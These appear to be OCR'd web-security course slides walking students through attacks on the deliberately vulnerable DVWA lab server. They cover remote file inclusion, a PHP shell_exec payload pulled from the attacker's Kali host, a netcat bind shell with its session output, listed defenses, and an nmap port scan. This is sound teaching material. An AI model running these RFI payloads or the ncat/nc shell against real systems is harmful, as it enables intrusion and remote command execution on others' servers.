
- Hit, the back button and change DVWA security back to low



Remote File Inclusion Lab

- Now, we are going to test DVWA to see if we can pull a remote file into the page
- Go back to File Inclusion
- http://172.29.148.1/dvwa/vulnerabilities/fi/?page=**http://www.google.com**

Remote File Inclusion Lab



Remote File Inclusion Lab

- Keep DVWA open to the File Inclusion page
- Now we are going to try to:
  - Write a php file with the pwd command on Kali
  - Force the DVWA web server to execute that php file locally, ultimately running the pwd command
- Open Kali and a terminal
- **service apache2 start**
  - To start your kali webserver
  - Will return “already running” if currently up which is fine

Remote File Inclusion Lab

- We need to make sure everyone has the same web root of /var/www
- **vi /etc/apache2/sites-available/000-default.conf**
- If the "DocumentRoot" is /var/www then exit the file with :q!
- If the "DocumentRoot" is /var/www/html, then use insert mode to change it to /var/www and save and exit the file with :wq and then run **service apache2 restart**

Remote File Inclusion Lab

- We also need to ensure you removed the firewall rule you created in Homework Lab5
- **iptables –t nat --list**
- If you see this:

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere             tcp dpt:http redir
 ports 8080

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

- Then, run: **iptables –t nat –D PREROUTING 1**

Remote File Inclusion Lab

- Then, verify the rule is gone with:
- **iptables –t nat --list**
- ...and you should see:

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
```

Remote File Inclusion Lab

- Still in Kali…
- **cd /var/www**
- **vi command.php**
- Hit i to enter insert mode
- Enter the following in the file:


```
<?php
echo shell_exec('pwd');
?>
```

Remote File Inclusion Lab

- Hit escape in VI
- :wq
- In the terminal, run ifconfig and note your Kali eth0 inet address

Remote File Inclusion Lab

- Go do DVWA and click “File Inclusion” again
- Replace include.php from the address bar with the following
  - http://yourkaliip/command.php



Remote File Inclusion Lab


- The problem is, we are seeing the result of the command executing on Kali being displayed
- Any idea why that is happening?
  - Because Kali has php installed, the command.php file is executing on Kali
- A lot of people who try to perform an RFI have this issue where the command runs on their own server but not on the victim's server
- What can we do to get command.php to run the pwd command on the victim server???

Remote File Inclusion Lab

- Use a symbolic link!
- In the Kali terminal in /var/www, enter the following:
- **ln –s command.php command.php.source**
- Go back to DVWA and add .source to the end of the URL in the address bar

Remote File Inclusion Lab

- We now have caused the victim server to pull the command.php file from the Kali attacker and execute it on itself!



Remote File Inclusion Lab

- Any thoughts as to how we could now install a backdoor into the victim server???

**The rest of the steps, just watch but don't enter them as we don't want to install around 30 backdoors on the server

Remote File Inclusion Lab

- We could open the command.php file in /var/www with vi and modify it to what is shown as below and then saved it

```
<?php
echo shell_exec('ncat -l 3434 -e /bin/bash');
?>
```

Remote File Inclusion Lab

- If we executed the command.php.source on the DVWA victim again it would cause the netcat listener to start
- Then, in Kali we could enter:
- **nc 172.29.148.1 3434**

Remote File Inclusion Lab

```
root@KLY-IR105:/var/www# nc 172.29.148.1 3434
whoami
www-data
pwd
/owaspbwa/dvwa-git/vulnerabilities/fi
tail /var/log/apache2/access.log
tail: cannot open `/var/log/apache2/access.log' for reading: Permission denied
ls
help
include.php
index.php
source
head help
head: error reading `help': Is a directory
cd help
ls
help.php
head help.php
<div class="body_padded">
        <h1>Help - File Inclusion</h1>

        <div id="code">
        <table width='100%' bgcolor='white' style="border:2px #C0C0C0 solid">
        <tr>
        <td><div id="code">
```

Defenses

- Verify users are only authorized to access their own referenced objects
- Avoid exposing private object references to users
- Map a harmless token to the direct object and use that in the web app instead
- Turn allow_url_fopen and allow_url_include to ‘off’ in php.ini file on server which will help prevent RFI

Part V

Security Misconfiguration

https://www.owasp.org/index.php/Top_10_2013-A5-Security_Misconfiguration

Security Misconfiguration

- Can happen to
  - Web app
  - Web Server
  - Server OS
  - Database
  - Custom code
  - Etc.

*This should be one area you are looking at in your individual projects


Common Vulnerabilities

- Ports open that are not needed
- Software out of date, not patched
- Unnecessary features/services enabled or installed
- Default accounts / passwords
- Error handling reveals informative error messages
- Development frameworks not secured properly
- Directory listing not disabled

Open Ports Lab

- How do we find out what ports may be open on the owaspbwa server?
- Nmap (we will use the zenmap GUI)
- Open Kali and a terminal
- Enter **zenmap**

Open Ports Lab



Open Ports Lab

Nmap Output | Ports / Hosts | Topology | Host Details | Scans

nmap -sV -T4 -O -F --version-light 172.29.148.1 Details

```
Host is up (0.00017s latency).
Not shown: 92 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian
3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.14
((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1
Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup:
WORKGROUP)
143/tcp  open  imap        Courier Imapd (released
2008)
443/tcp  open  ssl/http    Apache httpd 2.2.14
((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1
Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup:
WORKGROUP)
8080/tcp open  http        Apache Tomcat/Coyote JSP
engine 1.1
8081/tcp open  http        Jetty 6.1.25
MAC Address: 00:50:56:9B:9F:D0 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Open Ports Lab


Nmap Output | Ports / Hosts | Topology | Host Details | Scans


Port	Protocol	State	Service	Version
22	tcp	open	ssh	OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80	tcp	open	http	Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.
139	tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
143	tcp	open	imap	Courier Imapd (released 2008)
443	tcp	open	http	Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.
445	tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
8080	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1
8081	tcp	open	http	Jetty 6.1.25

Open Ports Lab

- We noticed port 8080 was open and it mentioned Tomcat
- The victim may be running Tomcat Manager
  - http://172.29.148.1:8080/manager/html

